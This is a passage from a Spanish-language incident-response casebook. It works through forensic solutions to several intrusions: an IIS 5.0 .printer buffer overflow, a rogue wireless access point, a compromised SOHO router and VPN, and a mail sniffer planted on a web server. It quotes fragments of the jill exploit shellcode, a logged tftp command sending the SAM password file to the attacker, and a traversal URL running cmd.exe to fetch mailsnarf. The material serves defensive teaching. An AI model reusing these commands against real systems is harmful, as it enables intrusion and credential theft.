Si nos basamos en el número de intentos, no parece que la utilización de `hk.exe` tuviera éxito. También es interesante echar un vistazo al sitio Web mencionado anteriormente, para consultar las particularidades de `hk.exe` cuando se ejecuta en Windows NT y IIS versión 4.0. Trumpetsandmore.com utilizaba Windows 2000/IIS versión 5.0. Como ya se mencionó, no se sabía si el `nmap` de Jack había tenido éxito. Si así hubiera sido, él habría sabido que `trumpetsandmore.com` estaba ejecutando Windows 2000. Pude ser que no funcionara. Puede ser que apenas leyera la salida.

Por tanto, Jack tuvo que intentar cambiar el enfoque de su ataque: introducir el *Null-Printer Overflow* de IIS 5.0. A continuación se muestra parte los registros SNORT:

```

[**] IDS535/http-iis5-printer-beavuh [**]
05/01-22:30:32.943230 jackth3r1pp3r.com:4447 -> trumpetsandmore.com
:80
TCP TTL:128 TOS:0x0 ID:18323 IpLen:20 DgmLen:1222 DF
***AP*** Seq: 0x4EF7BD75 Ack: 0x3E868ED8 Win: 0x4470 TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65 GET /NULL.printe
72 20 48 54 54 50 2F 31 2E 30 0D 0A 42 65 61 76 r HTTP/1.0..Beav
75 68 3A 20 90 90 90 90 90 90 90 90 90 90 90 90 90 90 uh: .....
90 90 90 90 90 90 90 90 EB 03 5D EB 05 E8 F8 FF .....]

```

Hay que tener en cuenta que el comando realiza al principio una llamada al proceso demonio (proceso que se ejecuta en segundo plano) *Null-Printer* de IIS. La cadena `0x90` en hexadecimal, generalmente indica un intento de desbordamiento del buffer.

`0x90` es un mnemónico del lenguaje en ensamblador del x86 para non-operation (NOP), y se utiliza en desbordamientos del buffer.

El 2 de mayo de 2001 el CERT/CC publicó la notificación CA-2001-10, una vulnerabilidad de Desbordamiento del Buffer de IIS 5.0. Una investigación más a fondo de esta vulnerabilidad mostró que existía una herramienta, llamada `jill`², que ejecutaba este desbordamiento de la memoria buffer, y estaba disponible en Internet. A continuación se detalla parte del `jill.c`:

```

/* IIS 5 remote .printer overflow. "jill.c"
* * by: dark spyrit
/dspyrit@beavuh.org
<snip>
unsigned char exploit[] = "\x47\x45\x54\x20\x2f\x4e\x55\x4c\x4c\x2e\x
70\x72\x69\x6e\x74\x65\x72\x20" "\x48\x54\x54\x50\x2f\x31\x2e\x30\x
0d\x0a\x42\x65\x61\x76\x75\x68\x3a\x20" "\x90\x90\x90\x90\x90\x90\x

```

² Nota del traductor: Jill significa en inglés muchacha. El título de este capítulo hace referencia al nombre del atacante, Jack, y a la herramienta utilizada en el ataque, Jill.


```
90\x90\x90\x90\x90\x90\x90\x90\x90\x90" "\x90\x90\xeb\x03\x
5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x90"
```

Los caracteres en hexadecimal 0x47, 0x45, 0x54, 0x20, y 0x2F y el resto de la serie hasta los 0x90 son fácilmente visibles en el registro SNORT, y ejecutan el comando GET / Null.printer HTTP 1.0 junto con los paquetes adecuados para desbordar el buffer. Hay muchos programas disponibles en la red para poder sacar provecho a esta vulnerabilidad; este análisis nos permite relacionar una herramienta determinada con un ataque.

Además, en Internet se encuentra una versión disponible de `jill-win32.exe`, una versión compilada de `jill.c`. Cuando se ejecuta, nos muestra lo siguiente:

```
iis5 remote .printer overflow.
dark spyrit <dsprite@beavuh.org> / beavuh labs.
usage: jill-win32 <victimHost> <victimPort> <attackerHost> <attackerPort>
```

Una vez que se ha ejecutado, el atacante tiene la posibilidad de ejecutar comandos a través de una conexión remota, probablemente netcat. A continuación se detallan los registros SNORT que nos muestran esa información:

```
[**] Attempted TCP connection to External_Net [**]
05/21-22:30:36.009892 trumpetsandmore.com:1051 -> jackth3r1pp3r.com
:666
TCP TTL:128 TOS:0x0 ID:31806 IpLen:20 DgmLen:48 DF
*****S* Seq: 0x3E9350FD Ack: 0x0 Win: 0x4000 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

Suponiendo que efectivamente se utilizó netcat, y basándonos en la forma en la que jill funciona, sería una buena idea ejecutar netcat en modo de escucha, y ejecutar también jill para establecer la conexión directa. Puede que la conexión netcat no pudiera ser reconocida por SNORT hasta que se estableciera la conexión con trumpetsandmore.com. A pesar de todo, Jack ya estaba operando a nivel de ADMINISTRATOR en la máquina trumpetsandmore.com.

Una vez que Jack consiguió acceso remoto a la máquina de Tina, podía mover, modificar y borrar cualquier archivo del sistema. A continuación se detalla el registro SNORT, que muestra la utilización de tftp para transferir el archivo SAM (Administrador de Cuentas de Seguridad) a su máquina. En Windows NT/2000, el archivo SAM contiene las contraseñas de los usuarios encriptadas. Esta claro, Jack tenía acceso, pero aparentemente además quería demostrárselo a una desprevénida Tina.

```
05/21-22:40:07.160752 jackth3r1pp3r.com:666 -> trumpetsandmore.com:
1051
TCP TTL:128 TOS:0x0 ID:18590 IpLen:20 DgmLen:67 DF
***AP*** Seq: 0x4F03BFB7 Ack: 0x3E94C050 Win: 0x4470 TcpLen: 20
74 66 74 70 20 2D 69 20 31 30 2E 32 30 31 2E 32 tftp -i 10.201.2
2E 31 20 70 75 74 20 73 61 6D 0A .1 put sam.
=====
```

Es más que probable que Jack utilizara el archivo SAM (Administrador de Cuentas de Seguridad) y ejecutara un programa, como por ejemplo `10phtcrack`, para crackear contraseñas. Esto podría explicar por qué Jack conocía la contraseña del novio de Tina. No se muestra todo el volcado del tráfico de las actividades de Jack, pero no es muy difícil imaginarse cómo ocurrió el ataque al sitio Web, y cómo cambió Jack el fondo del escritorio. Tenía acceso como ADMINISTRATOR, lo único que tuvo que hacer fue utilizar los comandos apropiados. Probablemente la secuencia de sucesos fue la siguiente:

1. Jack rastreó `trumpetsandmore.com` utilizando `nmap` y comprobó que se estaba ejecutando IIS.
2. Jack exploró los directorios del sitio Web utilizando la vulnerabilidad Unicode de IIS, pero no la utilizó para atacar el sitio Web.
3. Jack intentó, sin éxito, aumentar sus privilegios utilizando `hk.exe`.
4. Jack implementó un escuchador `netcat` en el puerto 666 de `jackth3rlpp3r.com`.
5. Jack ejecutó el binario `jill`, que a su vez ejecuta el Null-Printer Buffer Overflow (desbordamiento de buffer) de IIS. Con esto estableció un comando claro y el control de la conexión mediante `netcat`.
6. A continuación Jack tenía acceso a nivel de sistema a `trumpetsandmore.com`. Desconfiguró la página Web, modificó el papel tapiz del escritorio de la computadora de Tina's, copió la base de datos SAM con todas las contraseñas de Windows NT, y quien sabe qué más.



RESPUESTAS

1. Jack utilizó tanto `hk.exe` como `jill` para conseguir una escalada de privilegios en IIS. El ataque HK no funcionó; `jill` sí funcionó.
2. Gracias a la vulnerabilidad del Desbordamiento del Buffer de Null-Printer IIS 5.0 el atacante consiguió acceder a `trumpetsandmore.com` como ADMINISTRATOR.
3. Por encima de todo, el sitio Web debería estar configurado en modo independiente. Si bien por razones comerciales debe estar conectado a la base de datos, ésta debería estar separada del servidor Web a través de un cortafuegos o un router, exclusivamente diseñado para transmitir datos a segmentos seguros de la red. Además, esta transmisión debería estar encriptada. Con estas medidas se podrían mitigar los efectos del ataque a este servidor Web.



PREVENCIÓN

Como se discutió en la Solución 1, «The French Connection», en la fecha en la que se produjo el ataque, la vulnerabilidad Unicode Web-Traversal ya

había sido descubierta. Sin embargo el Desbordamiento del Buffer de Null-Printer, se descubrió aproximadamente en la misma fecha en que se produjo el ataque. Por tanto, desde una perspectiva de actualización del sistema con el parche adecuado, esta parte del ataque hubiera sido muy difícil de prevenir.

- ▼ Borrar aquellos archivos cuya extensión no sea explícitamente utilizada por el servidor Web IIS (.ptr, .htr, etc.).
- Ejecutar un servidor más pequeño, con características determinadas, como tthttpd. Los programas como éste son más seguros, y ofrecen menos funcionalidades, siendo por tanto más fáciles de mantener seguros.
- ▲ Colocar un cortafuegos o un IDS en el sistema, con esto al menos Tina sería alertada de actividades sospechosas.

También se recomienda a un administrador de Windows 2000 y IIS5 que compruebe la lista de seguridad en <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/security/tools/iis5chk.asp>.

Este incidente nos enseña claramente dos lecciones. En primer lugar, que los ataques a los sitios Web consisten únicamente en tirarlos abajo, hay herramientas y ataques que incrementan el nivel de privilegios del atacante, una vez que éste ha accedido al sistema. Todos los ataques a un sistema, incluso si no lo han dañado, deberían ser investigados a fondo, para asegurar que no se ha introducido nada en la máquina. En segundo lugar, no todas las herramientas dejan un rastro en la máquina. Si Jack hubiera utilizado jill mejor, no existiría ningún indicio de que hubiera ocurrido algo anormal en el sistema. Una buena seguridad en nuestro sistema se basa principalmente en una combinación de prevención y detección. Sin embargo, los registros no nos sirven de nada, si no los revisamos periódicamente.



RESOLUCIÓN

Si bien se puede actualizar el sistema con un parche que se puede encontrar en <http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29321>, se recomienda utilizar la última versión disponible con todos los problemas de seguridad actualizados. Cuando una máquina es comprometida totalmente, habiendo conseguido los privilegios de más alto nivel, es muy difícil saber hasta qué punto se ha comprometido al sistema. A causa de esta incertidumbre, se recomienda reinstalar todo el sistema. En el caso de Tina, debería hacer una copia de seguridad de todos sus datos y reinstalarlo. Todas las máquinas adyacentes a la de Tina también deberían ser examinadas cuidadosamente, para determinar si fueron afectadas por el ataque.

RECURSOS ADICIONALES

Notificador CERT para el desbordamiento Null-Printer ISAPI:

<http://www.cert.org/advisories/CA-2001-10.html>

Boletín de Microsoft Security para el desbordamiento ISAPI:

<http://www.microsoft.com/technet/security/bulletin/MS01-023.asp>

Proyecto de Detección de Intrusos Lightweight de SNORT:

<http://www.snort.org/>

THTTPD (Tiny Hyper-Text Transport Protocol Daemon):

<http://www.acme.com>



SOLUCIÓN 11

The Accidental Tourist¹

por David Pollino, @stake, Inc.

¹ Nota del traductor: En España el título de esta película se tradujo por El Turista Accidental.

De acuerdo. Alguien había entrado en la red inalámbrica provocando una violación de la política de la empresa. Inmediatamente Paul comenzó a buscar el punto de acceso ilegal. Nadie de la oficina sabía exactamente dónde estaba. Así que se conectó al switch (conmutador) e intentó averiguar qué puerto tenía el punto de acceso. A continuación, fue al cuadro de la luz y se puso a comprobar el recorrido de los circuitos. El cable iba de la oficina a la sala de conferencias. Encontró un punto de acceso unido a un hub (concentrador) con un par de computadoras. Desconectó el punto de acceso y se centró en los usuarios.

Paul consiguió una lista que le dio Jay de los usuarios de la red inalámbrica, y comenzó a reunir todas las direcciones MAC. Después de completar la lista de direcciones MAC, Paul no sabía todavía quién había sido el culpable. Envío un correo electrónico a toda la lista, preguntándoles si alguien había estado en la oficina durante el tiempo en cuestión. Nadie contestó al correo electrónico. Paul estaba bastante preocupado con toda esta situación. Había un usuario desconocido en la red. ¿Era éste el trabajo de un atacante que quería robar propiedad intelectual? Después de repasar los registros de usuario, descartó esa teoría, no era probable que un atacante con tantos recursos hubiera estado descargando pornografía.

A la mañana siguiente mientras estaba tomando café, vio algo interesante. Había un hombre utilizando un portátil con una tarjeta inalámbrica en la cafetería, y estaba colocado directamente debajo de la sala de conferencias donde había operado la red inalámbrica. ¿Sería éste el atacante? Paul decidió abordar al hombre y sacarle algo de información.

«¿Es eso una tarjeta inalámbrica?» Le preguntó Paul al hombre.

«Efectivamente». Le dijo a Paul que uno de los servicios que tenía más éxito en las cafeterías del centro era el acceso inalámbrico. Paul le dio las gracias por la información y se fue a la barra para informarse más sobre este servicio. Este servicio disponía de un periodo inicial gratuito, por lo que Paul lo contrató inmediatamente.

Paul se fue rápidamente a la oficina, le pidió prestada la tarjeta inalámbrica a Jay, se sentó en la sala de conferencias e intentó conectarse al servicio de acceso inalámbrico de la cafetería. No tuvo ningún problema para conectarse. Paul comparó su configuración de la red de la cafetería con la del punto de acceso ilegal. Paul podría conectarse a ambos puntos con la misma configuración. El servicio de conexión inalámbrica de la cafetería recomendaba usar un SSID (Identificador de un Conjunto de Servicios) o ANY. Utilizando un SSID o ANY se podría conseguir la conexión a la red inalámbrica 802.11b, sin especificar un SSID y sin tener que cambiar la configuración. Al parecer no fue un ataque malintencionado, sino un caso de error de identidad. Un usuario de la cafetería de abajo se había conectado al punto de acceso, sin saber que en realidad se estaba conectando a la red de la empresa que había encima. Este accidente le permitió al usuario navegar por la red de Oblong.

Poco tiempo después, se envió un correo electrónico a todos los empleados de la compañía informando del cambio en la política, la cual prohibía la conexión de equipos que no fueran de la empresa a la red de la compañía. Paul comenzó a idear un plan para establecer una red inalámbrica segura en la oficina.



RESPUESTAS

1. No era un ataque intencionado a la red de Oblong. Era simplemente un caso en el que se pone de relieve que la tecnología es a veces más inteligente que sus usuarios. La red 802.11b está diseñada con la configuración predeterminada, para hacer que fuera lo más fácil posible acceder al punto de acceso. Cuando están disponibles múltiples puntos de acceso, la tarjeta se asociará con el mejor punto de acceso. En este caso, el usuario se conectó al punto de acceso de Oblong.
2. Un usuario desconocido de la cafetería, que tenía una dirección MAC de 00-E0-29-9E-41-27.
3. Éste es un claro ejemplo de cómo las configuraciones predeterminadas pueden ser un desastre. Normalmente estas configuraciones son demasiado permisivas. No se necesitó ninguna habilidad especial o intención, sólo una situación propicia. Lo que ocurrió es que Oblong esquivó una bala que el intruso no tenía intención de acertar.
4. Jay fue un espectador inocente, si bien la información que aportó ayudó a la investigación de Paul. Éste es un ejemplo de cómo se necesitan ciertas habilidades para investigar seguridad informática.



PREVENCIÓN

Parece ser que Oblong tenía una necesidad real de negocio para instalar una red inalámbrica. La compañía debería configurar la red inalámbrica de forma segura, de esta manera se desalentaría a cualquier usuario de configurarla él mismo. Las características del switch (conmutador) de Ethernet, tales como el puerto de seguridad, se pueden utilizar para evitar que se introduzcan nuevos dispositivos en la red, y para evitar que múltiples dispositivos se instalen en el mismo puerto.

Las auditorías periódicas de la red, en busca de nuevos puntos de acceso, pueden ayudar a descubrir cualquier dispositivo nuevo en la red. Se puede utilizar software existente en el mercado, como Wild Packet's Airopoof, para realizar este tipo de tareas. Las auditorías realizadas por la propia empresa se pueden complementar con auditorías de terceros.



RESOLUCIÓN

Los Sistemas de Detección de Intrusos en la red (NIDS) pueden ayudar a detectar la adición de nuevos dispositivos de red, como por ejemplo un punto de acceso. Un NIDS también se puede configurar para monitorizar nuevas direcciones MAC. Algunos puntos de acceso se configuran con protocolos como

SNMP. Un NIDS puede monitorizar este tipo de tráfico, y por tanto alertar a los administradores.

Un NIDS también puede alertar a los administradores sobre actividades sospechosas que un atacante podría probablemente utilizar para analizar la red. Algunos NIDS se pueden configurar de forma que respondan a intrusos, enviando reinicios TCP al tráfico sospechoso.

RECURSOS ADICIONALES

Centro de Tecnologías inalámbricas de @stake's:

http://www.atstake.com/services/excellence/wireless_security.html

Página con diversos problemas de seguridad en una red inalámbrica:

<http://www.cs.umd.edu/~waa/wireless.html>



SOLUCIÓN 12

Run for the Border¹

por David Pollino, @stake, Inc.

¹ Nota del traductor: El título original se traduce por Correr al límite.

Eric se estuvo centrando en la máquina atacada, para intentar averiguar qué es lo que había hecho el atacante, cuando lo que realmente debería haber hecho era inspeccionar el router. La seguridad de Bigbank se basaba en la seguridad del router SOHO para proteger las máquinas, sin embargo, la seguridad que proporcionaba este router era menor de lo esperado. La función de administración remota que proporcionaba el router era el talón de Aquiles de la VPN. El mecanismo de seguridad del router se basaba únicamente en la contraseña, y la información que se muestra en el cuadro de diálogo, mostrada en la Figura S12.1, proporciona demasiadas pistas al atacante.

Además, para empeorar el asunto, el grupo de operaciones había escogido una contraseña de un diccionario, y utilizaba la misma en todos los routers. La contraseña era el nombre en código que el grupo de operaciones de red utilizaba para el proyecto de la VPN: celestial. El atacante consiguió acceder al router en menos de un día. De hecho, Eric actuó exactamente igual que el atacante para recuperar la configuración del router. La fábrica le dijo a Eric que no existían puertas traseras, por lo que tuvo que descargarse un programa de fuerza bruta de Internet, y recuperar la contraseña que el atacante había puesto dos días antes.

Una vez que se había accedido al router, el análisis de la red interna era una tarea muy fácil. La tabla del cliente DHCP, mostrada en la Figura S12.2, se utilizó para descubrir los servidores internos.

El atacante redirigió la entrada NAT para permitir al tráfico entrante ir a una máquina de un usuario de la VPN de Bigbank, como se muestra en la Figura S12.3.

La máquina no estaba lo suficientemente protegida para estar en Internet, por lo que una posible intrusión a esta máquina era una tarea bien sencilla. La máquina no





Figura S12.1. Cuadro de diálogo de conexión al router Linksys.




DHCP Active IP Table

DHCP Server IP Address: 192.168.1.1

Client Hostname	IP Address	MAC Address	Delete
synergy	192.168.1.100	00-E0-29-9E-41-27	☐

Figura S12.2. Tabla del cliente DHCP.



LINKSYS

DMZ HOST

This feature sets a local user to be exposed to the Internet. Any user on the Internet can access in/out data from the DMZ host. Enable the feature as you wish to use special-purpose service.

DMZ Host IP Address: 192.168.1.100

Apply Cancel Help

Figura S12.3. Pantalla DMZ del router Linksys.

había sido actualizada con los parches adecuados y era vulnerable a numerosos tipos de ataque. Sin embargo, el ataque se produjo a la fuerza bruta, utilizando la herramienta de auditoría NetBIOS. Tras conseguir acceso como administrador, el atacante instaló una puerta trasera en la máquina.

La puerta trasera permitía al atacante introducir comandos como si fuera un usuario autorizado del sistema. Cualquier programa podría haber sido utilizado para analizar la red.

```
C:\>netstat -an
```

```
Active Connections
  Proto Local Address           Foreign Address         State
  TCP    0.0.0.0:135               0.0.0.0:0               LISTENING
  TCP    0.0.0.0:445               0.0.0.0:0               LISTENING
  TCP    0.0.0.0:1028              0.0.0.0:0               LISTENING
  TCP    0.0.0.0:1030              0.0.0.0:0               LISTENING
  TCP    0.0.0.0:1070              0.0.0.0:0               LISTENING
  TCP    192.168.1.100:139         0.0.0.0:0               LISTENING
  TCP    192.168.1.100:1034        0.0.0.0:0               LISTENING
  TCP    192.168.1.100:1069        0.0.0.0:0               LISTENING
  TCP    192.168.1.100:1069        10.10.28.134:25          ESTABLISHED
  TCP    192.168.1.100:1070        10.10.21.334:993         ESTABLISHED
  UDP    0.0.0.0:445               *: *
  UDP    0.0.0.0:500               *: *
  UDP    0.0.0.0:1025              *: *
  UDP    0.0.0.0:1029              *: *
  UDP    0.0.0.0:62514             *: *
  UDP    192.168.1.100:137         *: *
  UDP    192.168.1.100:138         *: *
```

Utilizando la información anterior, el atacante pudo saber cómo funcionaba el servidor de correo. El atacante también tenía acceso a la máquina, por lo que pudo obtener la lista de correo examinando el archivo PST del usuario. Microsoft Outlook utiliza archivos PST para almacenar localmente los correos electrónicos. Si el atacante no hubiera intentado enviar este correo electrónico, su ataque hubiera pasado desapercibido durante mucho tiempo.



RESPUESTAS

1. El atacante utilizó la máquina Windows atacada como puerta de entrada a la red de Bigbank. Una vez que el atacante tuvo el control de la máquina, pudo analizar la red interna de Bigbank. El atacante decidió atacar una de las máquinas más accesibles de la red interna: el servidor de correo. El atacante pudo haber usado netcat o el telnet de Windows para enviar el correo electrónico.
2. El atacante utilizó la función de administración remota para atacar el router. El router SOHO se basa en la autenticación a través de una contraseña, y ésta era vulnerable mediante un ataque con diccionario. Una vez que el

atacante se apoderó del router, analizó la red interna utilizando la función del cliente DHCP, y manipuló el NAT para acceder a la estación de trabajo desde Internet.

3. La estación de trabajo de Windows podría haber sido atacada de múltiples formas, pero si nos fijamos en los registros, parece ser que utilizó la herramienta nbaudit para obtener la contraseña del administrador a la fuerza bruta. Una vez conocida la contraseña del administrador, el atacante copió el troyano (netcat) a la máquina, y configuró el Registro para que se ejecutara al inicio. El atacante también creó una nueva cuenta en la máquina, para poder acceder al sistema aunque se cambiara la contraseña de administrador.
4. Un atacante con muchos recursos normalmente cerraría el agujero que utilizó para acceder, y no permitiría que entraran otros atacantes. Siempre que quisiera conectarse a la máquina, podría reconfigurar el router SOHO, sin tener que dejar abierto un agujero que podría servirle a otros atacantes.
5. La red VPN de Bigbank no era segura. El mecanismo de autenticación de usuarios no era lo suficientemente potente para impedir el acceso a un atacante. Los usuarios deberían ser autenticados por sesión, preferiblemente con una contraseña de un solo uso. Además, la función de administración remota del router es un punto de la red bastante peligroso. Los usuarios finales necesitan más protección contra los atacantes.



PREVENCIÓN

La utilización de un token, una contraseña de un solo uso, una contraseña de frase o la utilización de certificados digitales, podría haber evitado que este ataque tuviera éxito. El atacante podría haber sido capaz de burlar la seguridad de la máquina, pero no habría conseguido acceso a la red interna. Por lo que se hubiera reducido significativamente el abanico de oportunidades.

La máquina Windows debería haber estado mejor dotada en materia de seguridad. Existían muchos servicios ejecutándose en la máquina, que ayudaron al atacante a obtener acceso, tanto al servidor como al Registro. La mejora en seguridad, incluye naturalmente la actualización con los parches necesarios del sistema operativo.

La adición de un cortafuegos a la máquina podría haber evitado el éxito del ataque, y al menos hubiera alertado al usuario o al administrador de actividades sospechosas.

Se podría haber evitado la instalación de un software adicional que actuara de puerta trasera mediante un sistema de detección de intrusos.

Las funciones de administración remotas en un router deberían de tener el acceso controlado, o bien estar deshabilitadas. Se podría haber utilizado una simple lista de acceso con una contraseña más segura, que no hubiera sido vulnerable a un ataque de diccionario por fuerza bruta.

Algunas configuraciones de la VPN requieren que todo el enrutamiento de la sesión VPN vaya a través de un túnel. Esto se consigue deshabilitando la división de túneles en algunos gateways (puntos de acceso) de una VPN. Si esta característica de seguridad adicional hubiera estado habilitada, todo el tráfico devuelto hubiera ido al cortafuegos, donde probablemente hubiera sido bloqueado mediante reglas o funciones de interceptación IP.



RESOLUCIÓN

Bigbank podría haber utilizado un mecanismo centralizado de conexión para tener la posibilidad de capturar los registros del router SOHO y los de los usuarios. Si se hubieran examinado estos registros se podría haber sabido que las dos máquinas estaban siendo atacadas, ya que se hubieran generado muchas entradas de ataques por fuerza bruta en el archivo de registro.

La utilización de un sistema de detección de intrusos basado en servidor, podría haber alertado a los administradores del cambio de la configuración de Windows. La mayoría de los IDS basados en servidor pueden detectar si se añade nuevo software, actividades sospechosas, como por ejemplo ataques por fuerza bruta en una cuenta, y si se añaden nuevas cuentas de usuario.

Bigbank debería haber elegido un router SOHO que hubiera permitido a los administradores habilitar la adición de controles de acceso a las funciones de administración remota. Como por ejemplo listas de control de acceso en las direcciones IP del router, o listas de acceso más especializadas con funciones de administrador específicas.

RECURSOS ADICIONALES

La utilidad Netcat:

<http://www.atstake.com/research/tools/nc11nt.zip>

El programa nmap:

<http://www.insecure.org/nmap>

La herramienta de auditoría NetBIOS:

http://www.openbsd.org/2.7_packages/i386/nbaudit-1.0.tgz-long.html

El craqueador remoto de contraseñas Brutus:

<http://www.hoobie.net/brutus/>

El sitio Web Tripwire:

<http://www.tripwire.com/>



SOLUCIÓN 13

Malpractice¹

por David Pollino y Mike Schiffman,
@stake, Inc.

¹ Nota del traductor: El título original se traduce por Negligencia.

Michelle encontró algunas de las herramientas de Dnsiff instaladas en el directorio de ejecutables del servidor Web. Una de estas herramientas, mailsnarf.exe, se utilizó para espiar los correos electrónicos. Esto era posible debido a la topología de la red. Todos los servidores del DMZ estaban en la misma red; por tanto, cualquier máquina podría espiar el tráfico en el segmento DMZ. Esto era muy fácil de conseguir, ya que HURT estaba utilizando un hub (concentrador) en el segmento DMZ. Si se hubiera utilizado un switch (conmutador) en el segmento DMZ hubiera sido más difícil espiar el tráfico. Aun así, un atacante con recursos suficientes podría instalar un software adicional para espiar una red que tuviera un switch.

Michelle podía determinar la fecha del ataque comprobando la fecha de creación en dos sitios distintos. Primero examinó el registro del correo electrónico, y comprobó la fecha del primer correo electrónico. Con esto podíamos saber cuándo se creó el registro.

Fecha de creación del primer correo electrónico espiado

```
C:\>type memory.dmp |more
From doctor-hfuhruhurr@hurthmo.com Sat Jan 6 23:02:02 2001
```

A continuación examinó los programas copiados al servidor Web.

Fecha de creación del listado del directorio de los archivos transferidos

```
Directory of C:\inetpub\scripts
01/06/2001  06:53p      <DIR>          .
01/26/2001  06:53p      <DIR>          ..
01/06/2000  10:06p                102,400 mailsnarf.exe
```

Las fechas de ambos coincidían con el ataque del 6 de enero de 2001, poco después de las 10:00 P.M. No parece que el atacante hubiera espiado el correo electrónico en ocasiones anteriores.

La comprobación de los registros Web que se produjeron durante el ataque, ayudó a Michelle a obtener información adicional. Examinando los siguientes registros, Michelle pudo determinar cómo fue atacado el servidor y cuál era la dirección IP del atacante.

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2001-01-06 05:56:46
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-st
em cs-uri-query sc-status cs(User-Agent)
2001-08-26 06:06:18 192.168.1.100 - 172.16.10.21 80 GET /scripts/de
po.bat/../../../../winnt/system32/cmd.exe /c%20tftp.exe%20-I%20192.168
.1.100%20get%20mailsnarf.exe%20c:\inetpub\scripts\mailsnarf.exe 502
Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0)
```


Está claro que el servidor fue atacado utilizando con vulnerabilidad de análisis de Microsoft, por un atacante cuya dirección IP era 172.16.10.21. El atacante utilizó tftp para copiar el código ilegal al servidor Web. Ciertos detalles que se utilizaron en el ataque se pueden encontrar en el archivo de registro. Después de una investigación más a fondo, se llegó a la conclusión de que el atacante había vuelto para ver los resultados del registro del correo electrónico.

Para evitar mala prensa, HURT decidió no llevar el caso a los tribunales, ya que se podrían ver forzados a revelar los detalles del ataque.



RESPUESTAS

1. Tanto el servidor Web como el de correo estaban ubicados en el mismo segmento del DMZ. Para burlar la seguridad el servidor Web, se instaló un paquete rastreador (sniffer) que espiaba los mensajes y los guardaba en un archivo del servidor Web. La mayoría de los correos electrónicos no estaban encriptados, por lo que la información de los mensajes podía ser fácilmente interceptada.
2. El programa que se utilizó fue una versión modificada de mailsnarf basado en el conjunto de programas Dsniff de Dug Song.
3. El rastreador de correo se instaló el 6 de enero de 2001 poco después de las 10:00 P.M.
4. Michelle pudo encontrar la dirección IP del atacante gracias a la utilización de los registros del servidor Web. La información que obtuvo durante la investigación le ayudó a determinar qué conexión se había utilizado para atacar la máquina.



PREVENCIÓN

El servidor Web era vulnerable al ataque debido a la falta de actualización del software, tanto con un service pack (paquete de servicio) como con parches. Si la compañía hubiera actualizado todos los servidores con los parches necesarios, el ataque no se hubiera producido. Un servidor Web con sólo páginas estáticas puede ser configurado fácilmente como un dispositivo de sólo lectura, igual que un CD-ROM. Esta compañía debería considerar la posibilidad de configurar sus sitios Web en modo de sólo lectura.

Si se impusieran reglas más restrictivas en el cortafuegos, a un atacante le costaría más trabajo transmitir programas a la máquina. Las reglas del cortafuegos deberían permitir únicamente los protocolos necesarios y bloquear todo lo demás. Las conexiones sospechosas, como un servidor Web iniciando la conexión a Internet, debería alertar a los administradores.

Sería muy útil borrar los programas que no son necesarios en el servidor Web, como `tftp.exe` y `cmd.exe`, por lo que este tipo de ataque sería más difícil. El servidor debería tener únicamente los programas necesarios para su funcionamiento. También se deberían deshabilitar los servicios innecesarios, ya que podrían ser utilizados por un atacante.

